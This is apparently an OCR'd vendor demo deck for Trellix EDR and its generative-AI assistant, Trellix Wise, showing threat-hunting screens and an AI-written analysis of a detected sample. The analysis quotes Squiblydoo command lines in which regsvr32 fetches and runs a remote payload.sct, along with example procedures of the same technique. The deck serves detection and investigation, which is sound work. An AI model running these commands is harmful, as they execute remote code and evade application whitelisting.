
Trellix

Demo of Trellix EDR with Forensics



Trellix

Trellix EDR with Forensics - cloud options



- **All Cloud** - Single sign-on using XConsole
- Consolidated workspace access HX, EDR, ePO
- All EDR features and Forensics
- SKU - TRXE


Trellix

Trellix

Trellix Wize

Generative AI


Trellix EDR
Wise


Proactive
Reactive
Remediation Guidance
Automated Actions
Complex Query Assistance (NLP)
Threat Prediction
Remediation Steps
Alert Correlation
Summarizing Threat Intel
Explaining Complex Threats
Threat Hunting
Security Posture Management
Revealing Hidden Threats & Behaviors (+Deobfuscation)
Data Classification
Rapid & Automated Remediations
circle size indicates frequency of ask

Trellix Wise for EDR

Use Cases

- Natural language query for historical and real-time search
- Multilingual threat hunting
- Accelerated investigations
- Dossier Mode provides executive summaries of an incident
- Interactive Mode enables analysts to uncover new security insights
- Knowledge Graph visually shows the attack path

Trellix

Multilingual Threat Hunting

Trellix | EDR

Historical Search

Search with Wise

nom IP pas 10.1.1.243

Last 30 days

GENERATED QUERY

IpAddress != "10.1.1.243"

Showing 500 of 50,000 results

Export All

Drag a column header here to group by that column

Trace Date	Detection Date	Artifact	Activity	Event Details	Device Name
Apr 15, 2024 9:29:53 AM	Apr 15, 2024 9:30:32 AM	Network	Network Accessed	Unique RuleId: 19000, Network AccessType: connection_opened, Context Trace Id: 4fa5ca2c-02e0-4bf7-8e77-155dd67d4512, Pid: 4596, Parent Process Name: C:\Windows\System32\svchost.exe, Process Sha2: 643EC58E82E0272C97C2A59F6020970D881AF19C0AD5029DB9C958C13B6558C7, Ppid: 4596, Trace Id: dfe256d0-39b7-4469-b077-b7529cd99310, Network Protocol: tcp, MAGUID: A5196E62-F0BC-11EE-3E35-005056AC72AD, Network DnsName: ["proxy.ess.gslb.entsec.com"], Network SrcIp: 10.26.44.174, Network SrcPort: 56266, IpAddress: 10.194.0.190, Network Direction: outbound, OS: windows, Parent Trace Id: dbf094e7-9192-4743-b263-c7edebf87444, Network DstPort: 90	5SRW200464
Apr 15, 2024 9:24:05 AM	Apr 15, 2024 9:24:21 AM	Network	Network Accessed	Unique RuleId: 19000, Network AccessType: connection_opened, Context Trace Id: 841b488e-4d48-4e45-8b4d-d7fed1556f1c, Pid: 2796, Parent Process Name: C:\Windows\System32\svchost.exe, Process Sha2: F13DE58416730D210DAB465B242E9C949FB0A0245EEF45B07C381F0C6C8A43C3, Ppid: 2796, Trace Id: 50caf2ec-3df0-477a-9bef-6fd86e12f754, Network Protocol: tcp, MAGUID: 062D6384-F0BD-11EE-16F5-005056AC10BC, Network DnsName: ["proxy.ess.gslb.entsec.com"], Network SrcIp: 10.26.44.173, Network SrcPort: 55469, IpAddress: 10.194.0.190, Network Direction: outbound, OS: windows, Parent Trace Id: 2f59d605-776e-4169-9397-5d4ae3568a65, Network DstPort: 909	5SRW1022H264
Apr 15, 2024 9:23:37 AM	Apr 15, 2024 9:23:45 AM	Network	Network Accessed	Unique RuleId: 19104, Network AccessType: connection_opened, Context Trace Id: e3f544b6-fffd-4769-bdf9-16f151a470c3, Pid: 5512, Parent Process Name: C:\Windows\System32\svchost.exe, Process Sha2: 2B105FB153B1BCD619B95028612B3A93C60B953EEF6837D3BB0099E4207AAF6B, Ppid: 5512, Trace Id: ab437d89-d94e-44a1-a458-19ff1d1e6e2a, Network Protocol: tcp, MAGUID: E2710630-F0BC-11EE-15AF-005056ACFEB2, Network DnsName: ["wpad.ede.bea.lab","pacfile.itm.mcafee.com"], Network SrcIp: 10.26.44.172, Network SrcPort: 51966, IpAddress: 10.44.93.239, Network Direction: outbound, OS: windows, Parent Trace Id: e1b1c48d-bb4b-4f65-9ae4-5291e4ce643f, Networ	5SRW10RS5X64

Accelerated Investigations Using Trellix Wise

Trellix | EDR

Monitoring

4 Total Threats | 2 High | 2 Medium | 0 Low

2 minutes ago | Past 30 days

Threats by Ranking

Filter by keyword

View: All

Command Line Interpreter:powershell.exe	Apr 8, 2024 3:54:00 AM
Threat-Sample2.exe	Apr 8, 2024 2:16:24 AM
DG_x86.exe	Apr 8, 2024 2:07:55 AM
dash	Mar 21, 20... 2:34:32 AM

Threat-Sample2.e...

Initial trigger	Trace detection
First detection	Feb 12, 2024 5:40:22 AM
Last detection	Apr 8, 2024 2:16:24 AM
Affected devices	2
Age	64 days

Take Action

Process Attributes

First Name
Threat-Sample2.exe

MD5
247FC96F37798A3022ADB9E47BA5DA93

SHA-1
28AFF3CAC780A5F7D75064C671DC5F67A5FDC39B

SHA-256
211C2E02764A3B683948E08E44FB73B83FECDDAA6B567A40DBCB1AAEB6EE7DE1

Threat Details

Ask Wise

Device: 1P4W1022H264 Mar 26, 2024 8:55:23 AM 2 affected devices

Device Actions

Threat Behavior

Techniques Observed(5)	MITRE ATT&CK™ Matrix	Suspicious Indicators(9)
Windows Management Instrumentation T1047 (Execution)		Portable Executable (PE) file created/moved into folder commonly used by malware
Windows Command Shell T1059.003 (Execution)		Suspicious process created a file at a commonly abused path
Ingress Tool Transfer T1105 (Command and Control)		Suspicious binary executed cmd.exe
Regsvr32 T1218.010 (Defense Evasion)		Windows Command Shell containing a public IP address
NTFS File Attributes T1564.004 (Defense Evasion)		Process running from suspicious path attempted to launch cmd.exe

Process Activity

Summary View

- Threat-Sample2.exe
  - Threat-Sample2.exe
    - cmd.exe
      - cmd.exe
        - regsvr32.exe

Observed (compare to SANS DFIR)


Image path	C:\Users\cdaauto\Desktop\threatfiles\threatfiles\Threat-Sample2.exe
Type	-
Parent process	-
Command Line	"C:\Users\cdaauto\Desktop\threatfiles\threatfiles\Threat-Sample2.exe"
Process ID	5320

Analyze Detection

Interactive Mode

Interactive Mode enables the discovery of new insights and their MITRE mappings through guided threat hunting by helping analysts answer questions:

- When did the incident happen?
- What do I do with this information?
- What actions can I take?
- Where can I get more information?



Trellix

Trellix | EDR

Monitoring

4	2	2	0
Total Threats	High	Medium	Low

11 minutes ago

Past 30 days

Threats by Ranking

Filter by keyword

View: All

Command Line Interpreter:powershell.exe	Apr 8, 2024 3:54:00 AM
Threat-Sample2.exe	Apr 8, 2024 2:16:24 AM
DG_x86.exe	Apr 8, 2024 2:07:55 AM
dash	Mar 21, 20... 2:34:32 AM

Threat-Sample2.e...

Initial trigger	Trace detection
First detection	Feb 12, 2024 5:40:22 AM
Last detection	Apr 8, 2024 2:16:24 AM
Affected devices	2
Age	64 days

Take Action

Process Attributes

First Name
Threat-Sample2.exe

MD5
247FC96F37798A3022ADB9E47BA5DA93

SHA-1
28AFF3CAC780A5F7D75064C671DC5F67A5FDC39B

SHA-256
211C2E02764A3B683948E08E44FB73B83FECDDAA6B567A40DBCB1AAEB6EE7DE1

Threat Details

Device: 1P4W1022H264 Mar 26, 2024 8:55:23 AM 2 affected devices

Threat Behavior

Techniques Observed(5)	MITRE ATT&CK™ Matrix	Suspicious Indicatc
Windows Management Instrumentation T1047 (Execution)		Portable Executabl
Windows Command Shell T1059.003 (Execution)		Suspicious process
Ingress Tool Transfer T1105 (Command and Control)		Suspicious binary
Regsvr32 T1218.010 (Defense Evasion)		Windows Commar
NTFS File Attributes T1564.004 (Defense Evasion)		Process running fr

Process Activity

Summary View

- Threat-Sample2.exe
  - Threat-Sample2.exe
    - cmd.exe
      - cmd.exe
        - regsvr32.exe

Observed (compare to SANS DFIR)

Image path	C:\Users\cdaauto\Desktop\threatfiles\threatfi
Type	-
Parent process	-
Command Line	"C:\Users\cdaauto\Desktop\threatfiles\threat
Process ID	5320

Detection Analysis

1

Summary:
The summary of the events indicates that there is a suspicious process execution involving the Regsvr32.exe utility to potentially bypass application whitelisting security controls. The most important event is the execution of the Regsvr32.exe process with a command-line parameter that references a public IP address and a script file (payload.sct). This suggests a potential Command and Control (C2) activity or a Squiblydoo attack. The investigation should start by analyzing the Regsvr32.exe process and the associated script file. The suspicious processes include Regsvr32.exe, Cmd.exe, and the Threat-Sample2.exe executable. The detection was first observed on the host with the hostname 1P4W1022H264.

2

keyPoints:
- The Regsvr32.exe process was executed with command-line parameters that reference a public IP address and a script file (payload.sct), which is a common technique used in Squiblydoo attacks to bypass application whitelisting controls.
- The Threat-Sample2.exe executable was executed, which is a suspicious process that created and deleted a DLL file (python27.dll) in the temporary directory.
- The Cmd.exe process was executed multiple times, potentially to execute additional commands or scripts.
- The events suggest a potential attempt to establish a Command and Control (C2) channel or to execute malicious code on the system.
- The detection was first observed on the host with the hostname 1P4W1022H264, which should be the primary focus of the investigation.

3

RATE THIS RESPONSE

Provide more Detail | Brief me on related MITRE TTPs
Generate a Knowledge Graph | Suggest some Recommended Actions
Assess Accuracy | Show Device Information
Tell me about Related Breaches

4

Trellix

Investigative Context

More Details

1

Summary:
The summary of the events indicates that there is a suspicious process execution involving the Regsvr32.exe utility to potentially bypass application whitelisting security controls. The most important event is the execution of the Regsvr32.exe process with a command-line parameter that references a public IP address (216.58.194.85) and a script file (payload.sct). This suggests a potential Command and Control (C2) activity or a Squiblydoo attack. The investigation should start by analyzing the Regsvr32.exe process and the associated script file. The suspicious processes include Regsvr32.exe, Cmd.exe, and the Threat-Sample2.exe executable. The detection was first observed on the host with the hostname 1P4W1022H264.

keyPoints:
- Suspicious Regsvr32.exe Execution
  - The Regsvr32.exe process was executed with the command-line parameters "/u /n /s /i:http://216.58.194.85\folder\payload.sct scrobj.dll". This is a common technique used in Squiblydoo attacks to bypass application whitelisting controls by executing a script file from a remote location.
  - The Regsvr32.exe process was executed from the path "C:\Windows\System32\regsvr32.exe", which is a legitimate Windows utility but can be abused by attackers.
  - The user account "CDA" executed the Regsvr32.exe process, which has a high integrity level of 3.0, indicating potential privilege escalation.
- Suspicious Cmd.exe Executions
  - The Cmd.exe process was executed multiple times, potentially to execute additional commands or scripts.
  - One of the Cmd.exe executions used the command-line "cmd /c ""REGSVR32 /u /n /s /i:http://216.58.194.85\folder\payload.sct scrobj.dll""", which is similar to the Regsvr32.exe execution and suggests a multi-stage attack.
  - The Cmd.exe processes were executed from the path "C:\Windows\System32\cmd.exe", which is a legitimate Windows utility but can be abused by attackers.
- Suspicious Threat-Sample2.exe Execution
  - The Threat-Sample2.exe executable was executed, which is a

Related MITRE Information

2

T1218.010 : Regsvr32
Summary: Regsvr32.exe is a command-line program used to register and unregister object linking and embedding controls, including dynamic link libraries (DLLs) on Windows systems. Adversaries may abuse Regsvr32.exe to proxy execution of malicious scripting code.

Description: The Regsvr32.exe process (Process ID 1580) was executed with the command-line "REGSVR32 /u /n /s /i:http://216.58.194.85\folder\payload.sct scrobj.dll". This command attempts to download and execute a script file (payload.sct) from a remote public IP address (216.58.194.85). This technique is known as "Squiblydoo" and is commonly used by adversaries to bypass application whitelisting and execute malicious code. The goal is to proxy execution of malicious scripts by abusing a trusted Windows utility.

Adversary Insights: Adversaries may use this technique to bypass application whitelisting solutions and execute malicious code on compromised systems.

Why are Observed Actions for MITRE: The observed execution of Regsvr32.exe with the /i parameter and a remote script file aligns with the MITRE ATT&CK technique T1218.010 (Regsvr32).

Related Tactics: Defense Evasion (Tactic ID: TA0005), Execution (Tactic ID: TA0002)

Procedures Include:
1. Regsvr32.exe /s /u /i:https://example.com/file.sct scrobj.dll (Download and execute a script from a remote location)
2. Regsvr32.exe /s /n /e /u /i:https://example.com/file.sct scrobj.dll (Execute a script from a remote location without prompting)
3. Regsvr32.exe /s /n /i:file.sct scrobj.dll (Execute a local script file)
4. Regsvr32.exe /s /u /i:file.sct scrobj.dll (Execute a local script file and unregister the DLL)
5. Regsvr32.exe /s /n /e /u /i:file.sct scrobj.dll (Execute a local script file without prompting and unregister the DLL)

T1059.003 : Windows Command Shell
Summary: Adversaries may abuse the Windows Command Shell (cmd.exe) to execute commands, scripts, or binaries during the course of an operation.

Description: Multiple instances of the Cmd.exe process were executed, potentially to run additional commands or scripts. One instance (Process ID 9248) executed the command "C:\Windows\system32\cmd.exe /c cmd /c ""REGSVR32 /u /n /s /i:http://216.58.194.85\folder\payload.sct scrobj.dll""", which invokes the Regsvr32.exe utility to execute a remote script file (payload.sct) from a public IP address (216.58.194.85). Another instance (Process ID 8552) executed the command "cmd /c ""REGSVR32 /u /n /s /i:http://216.58.194.85\folder\payload.sct scrobj.dll""", which is similar to the previous command.

